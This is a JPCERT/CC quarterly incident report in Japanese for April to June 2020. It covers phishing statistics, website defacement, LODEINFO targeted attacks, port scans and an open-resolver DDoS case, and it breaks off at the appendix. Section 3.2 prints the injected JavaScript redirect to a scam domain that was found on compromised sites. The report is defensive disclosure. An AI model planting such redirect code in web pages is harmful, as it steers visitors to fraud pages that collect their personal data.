JPCERT CC®

JPCERT Coordination Center

JPCERT/CC インシデント報告対応レポート

2020 年 4 月 1 日 ～ 2020 年 6 月 30 日

一般社団法人 JPCERT コーディネーションセンター

2020 年 7 月 14 日

JPCERT CC®

目次

1. インシデント報告対応レポートについて

一般社団法人 JPCERT コーディネーションセンター（以下「JPCERT/CC」）では、国内外で発生するコンピューターセキュリティインシデント（以下「インシデント」）の報告を受け付けています(注 1)。本レポートでは、2020 年 4 月 1 日から 2020 年 6 月 30 日までの間に受け付けたインシデント報告の統計および事例について紹介します。

（注 1）JPCERT/CC では、情報システムの運用におけるセキュリティ上の問題として捉えられる事象、コンピューターのセキュリティに関わる事件、できごとの全般をインシデントと呼んでいます。

JPCERT/CC は、インターネット利用組織におけるインシデントの認知と対処、インシデントによる被害拡大の抑止に貢献することを目的として活動しています。国際的な調整・支援が必要となるインシデントについては、日本における窓口組織として、国内や国外（海外の CSIRT 等）の関係機関との調整活動を行っています。

2. 四半期の統計情報

本四半期のインシデント報告の数、報告されたインシデントの総数、および、報告に対応して JPCERT/CC が行った調整の件数を［表 1］に示します。

［表 1：インシデント報告関連件数］

	4 月	5 月	6 月	合計	前四半期合計
報告件数 (注 2)	3,105	3,256	4,055	10,416	6,361
インシデント件数 (注 3)	2,221	2,277	2,625	7,123	5,509
調整件数 (注 4)	1,480	1,173	1,548	4,201	4,107


（注 2）「報告件数」は、報告者から寄せられた Web フォーム、メール、FAX による報告の総数を示します。

（注 3）「インシデント件数」は、各報告に含まれるインシデント件数の合計を示します。1 つのインシデントに関して複数件の報告が寄せられた場合にも、1 件として扱います。


（注 4）「調整件数」は、インシデントの拡大防止のため、サイトの管理者等に対し、現状の調査と問題解決のための対応を依頼した件数を示します。

本四半期に寄せられた報告件数は、10,416 件でした。このうち、JPCERT/CC が国内外の関連するサイトとの調整を行った件数は 4,201 件でした。前四半期と比較して、報告件数は 60%増加し、調整件数は 2%増加しました。また、前年同期と比較すると、報告数は 172%増加し、調整件数は 50%増加しました。

［図 1］と［図 2］に報告件数および調整件数の過去 1 年間の月別推移を示します。



［図 1：インシデント報告件数の推移］




［図 2：インシデント調整件数の推移］

JPCERT/CC では、報告を受けたインシデントをカテゴリー別に分類し、各インシデントカテゴリーに応じた調整、対応を実施しています。各インシデントの定義については、「付録-1. インシデントの分類」を参照してください。本四半期に報告を受けたインシデントの件数のカテゴリーごとの内訳を［表 2］に示します。また、内訳を割合で示すと［図 3］のとおりです。

［表 2：報告を受けたインシデントのカテゴリーごとの内訳］


インシデント	4 月	5 月	6 月	合計	前四半期合計
フィッシングサイト	1,599	1,704	1,959	5,262	3,839
Web サイト改ざん	50	95	146	291	192
マルウェアサイト	53	43	37	133	250
スキャン	348	286	348	982	713
DoS/DDoS	54	0	16	70	21
制御システム関連	0	0	0	0	0
標的型攻撃	2	2	2	6	2
その他	115	147	117	379	492




［図 3：報告を受けたインシデントのカテゴリー別割合］

フィッシングサイトに分類されるインシデントが 73.9%、スキャンに分類される、システムの弱点を探索するインシデントが 13.8%を占めています。


［図 4］から［図 7］に、フィッシングサイト、Web サイト改ざん、マルウェアサイト、スキャンのインシデントの過去 1 年間の月別推移を示します。




［図 4：フィッシングサイト件数の推移］



［図 5：Web サイト改ざん件数の推移］



［図 6：マルウェアサイト件数の推移］



［図 7：スキャン件数の推移］

［図 8］にインシデントのカテゴリーごとの件数および調整・対応状況を示します。

［図 8：インシデントのカテゴリーごとの件数と調整・対応状況］

3. インシデントの傾向

3.1. フィッシングサイトの傾向


本四半期に報告が寄せられたフィッシングサイトの件数は 5,262 件で、前四半期の 3,839 件から 37%増加しました。また、前年度同期（1,947 件）との比較では、170%の増加となりました。

本四半期は、国内のブランドを装ったフィッシングサイトの件数が 1,489 件となり、前四半期の 894 件から 67%増加しました。また、国外のブランドを装ったフィッシングサイトの件数は 3,265 件となり、前四半期の 2,474 件から 32%増加しました。本四半期のフィッシングサイトが装ったブランドの国内・国外別の内訳を［表 3］、国内・国外ブランドの業界別の内訳を［図 9］に示します。

［表 3：フィッシングサイト件数の国内・国外ブランド別内訳］

フィッシングサイト	4 月	5 月	6 月	本四半期合計（割合）
国内ブランド	542	396	551	1,489(28%)
国外ブランド	892	1,153	1,220	3,265(62%)
ブランド不明 (注 5)	165	155	188	508(10%)
全ブランド合計	1,599	1,704	1,959	5,262

（注 5）「ブランド不明」は、報告されたフィッシングサイトが確認時に停止していた等の理由により、ブランドを確認することができなかったサイトの件数を示します。



［図 9：フィッシングサイトのブランド種別割合（国内・国外別）］

JPCERT/CC が報告を受けたフィッシングサイトのうち、国外ブランドでは E コマースサイトを装ったものが 77.7%、国内ブランドでは企業のサイトを装ったものが 43.6%で，それぞれ最も多くを占めました。

前四半期に続き、国外ブランドは E コマースを装ったフィッシングサイト、国内は企業サイトを装ったフィッシングサイトの報告ものが多い増加傾向にあります。

また、報告いただいたフィッシングサイトの中には、URL の中にブランドとは関係のない「COVID-19」の文字列を使用し閲覧者の興味を引こうとしているものもいくつか見受けられました。

E コマースを装ったフィッシングサイトへの誘導方法は、主にメールが使用されており、ログインアカウントがあたかも不正利用されたかのように、「不正なログインを検知したので確認して欲しい」や「アカウントをロックしたので解除方法を案内します」などの文章と併せてフィッシングサイトへのリンクが本文に貼られているものが多く見受けられました。

国外ブランドを騙るフィッシングサイトのドメインには、正規サイトのドメインやブランド名に英数字を加えた.com や.top、.buzz ドメインが多く使われていました。
また、日本のホスティングサービスを悪用してフィッシングサイトが立てられているケースもいくつか確認されています。

フィッシングサイトの調整先の割合は、国内が 50%、国外が 50%であり、前四半期（国内が 38%、国外が 62%）と比べて国内への通知の割合が増加しました。

3.2. Web サイト改ざんの傾向


本四半期に報告が寄せられた Web サイト改ざんの件数は、291 件でした。前四半期の 192 件から 52%増加しています。

本四半期は、Web サイトに不正に埋め込まれたコードによって、いわゆる「当選詐欺」のサイトに転送させる事例を多く確認しています。多くの不審なコードが埋め込まれた Web サイトには、以下のような JavaScript が挿入されていたことを確認しています。

```
34  href="https://statcounter.com/" target="_blank"><img
35  class="statcounter"
36  src="https://c.statcounter.com/12180693/0/22249354/1/"
37  alt="web stats"></a></div></noscript>
38  <!-- End of Statcounter Code -->
39
40  <script>
41  setTimeout("location.href='http://www.jjokgo.xyz/jjgo'",300);
42  </script>
43
44  </head>
45
46  <body class="home blog">
47  <div id="page" class="hfeed site">
48      <a class="skip-link screen-reader-text" href="#content">Skip to content</a>
49
```

［図 10：挿入された JavaScript］

改ざんされた Web サイトに Web ブラウザーでアクセスすると、不正なサイトへの誘導が発生し、さらに誘導先のサイトでも、同様のコードや HTTP ステータスコード（300 番など）でリダイレクトさせることによって誘導が繰り返され、［図 11］のような当選詐欺のページが最終的に表示されることを確認しています。当選詐欺ページでは、個人情報の入力が求められるようになっており、個人情報の収集が目的と考えられます。



［図 11：最終的に表示される当選詐欺のページ］


3.3. 標的型攻撃の傾向

標的型攻撃に分類されるインシデントの件数は、6 件でした。前四半期の 2 件から 200%増加しています。次に、確認されたインシデントを紹介します。


(1) マルウェア LODEINFO による攻撃

前四半期に続き、本四半期もマルウェア LODEINFO による標的型攻撃の報告が寄せられました。確認された手口は、悪意あるマクロが含まれた Word ファイルまたは Excel フィルを添付したメールにより、マルウェア LODEINFO に感染させるものでした。新型コロナウイルスに関する情報や、履歴書を装ったものなど、様々なメールや添付ファイルの内容を確認しています。

前四半期に投稿したブログで LODEINFO の詳細を解説していますが、本四半期に確認された LODEINFO はデータ送受信時のフォーマット（［図 12］参照）や実行方法（［図 13］参照）が変更されていました。活発にバージョンアップが行われており、引き続き警戒が必要です。



［図 12：データ送受信時のフォーマット変更］



［図 13：実行方法の変更］

3.4. その他のインシデントの傾向

本四半期に報告が寄せられたマルウェアサイトの数は 133 件でした。前四半期の 250 件から 47%減少しています。

本四半期に報告が寄せられたスキャン件数は 982 件でした。前四半期の 713 件から 38%増加しています。スキャンの対象となったポートの内訳を［表 4］に示します。頻繁にスキャンの対象となったポートは、SSH（22/TCP)）、HTTP（80/TCP）、SMTP（25/TCP）でした。

［表 4：ポート別のスキャン件数］

ポート	4 月	5 月	6 月	合計
22/tcp	211	106	170	487
80/tcp	53	61	84	198
25/tcp	40	28	43	111
23/tcp	15	12	13	40
445/tcp	0	29	2	31
443/tcp	6	8	11	25
37215/tcp	7	12	2	21
62223/tcp	14	0	4	18
26/tcp	8	8	2	18
3389/tcp	3	3	6	12
8080/tcp	3	5	2	10
60001/tcp	1	3	5	9
5555/tcp	5	3	1	9
2323/tcp	2	5	2	9
9530/tcp	3	3	2	8
81/tcp	1	6	1	8
1433/tcp	3	3	1	7
21/tcp	1	4	0	5
88/tcp	0	2	2	4
その他	15	18	13	46
月別合計	391	319	366	1076

その他に分類されるインシデントの件数は、379 件でした。前四半期の 492 件から 23%減少しています。

4. インシデント対応事例

本四半期に行った対応の例を紹介します。

(1) 国内のオープンリゾルバーを使用した DDoS 攻撃に関する報告への対応

2020 年 4 月上旬に海外のセキュリティ組織より、日本国内の複数の IP アドレスから DNS アンプ攻撃が行われていることを確認したとの報告が寄せられました。報告されたすべての IP アドレス上では DNS サーバーが稼働しており、オープンリゾルバーの状態になっていました。JPCERT/CC では報告にあった 56 の IP アドレスの管理者に対して、DNS サーバー設定の確認を依頼しました。

JPCERT/CC からのお願い

JPCERT/CC では、インシデントの発生状況や傾向を把握し、状況に応じて、攻撃元や情報送信先等に対する停止・閉鎖を目的とした調整や、利用者向けの注意喚起等の発行により対策実施の必要性の周知を図る活動を通じて、インシデント被害の拡大・再発防止を目指しています。

今後とも JPCERT/CC への情報提供にご協力をお願いします。なお、インシデントの報告方法については、次の Web ページをご参照ください。

インシデントの報告
https://www.jpcert.or.jp/form/

インシデントの報告（Web フォーム）
https://form.jpcert.or.jp/

制御システムインシデントの報告
https://www.jpcert.or.jp/ics/ics-form.html

制御システムインシデントの報告（Web フォーム）
https://form.jpcert.or.jp/ics.html

報告の暗号化を希望される場合は、JPCERT/CC の PGP 公開鍵をご使用ください。次の Web ページから入手することができます。

公開鍵
https://www.jpcert.or.jp/keys/info-0x69ECE048.asc

PGP Fingerprint：
FC89 53BB DC65 BD97 4BDA D1BD 317D 97A4 69EC E048

JPCERT/CC では、発行する情報を迅速にお届けするためのメーリングリストを開設しています。利用をご希望の方は、次の情報をご参照ください。

メーリングリストについて
https://www.jpcert.or.jp/announce.html

付録-1. インシデントの分類

JPCERT/CC では寄せられた報告に含まれるインシデントを、次の定義に従って分類しています。

○ フィッシングサイト

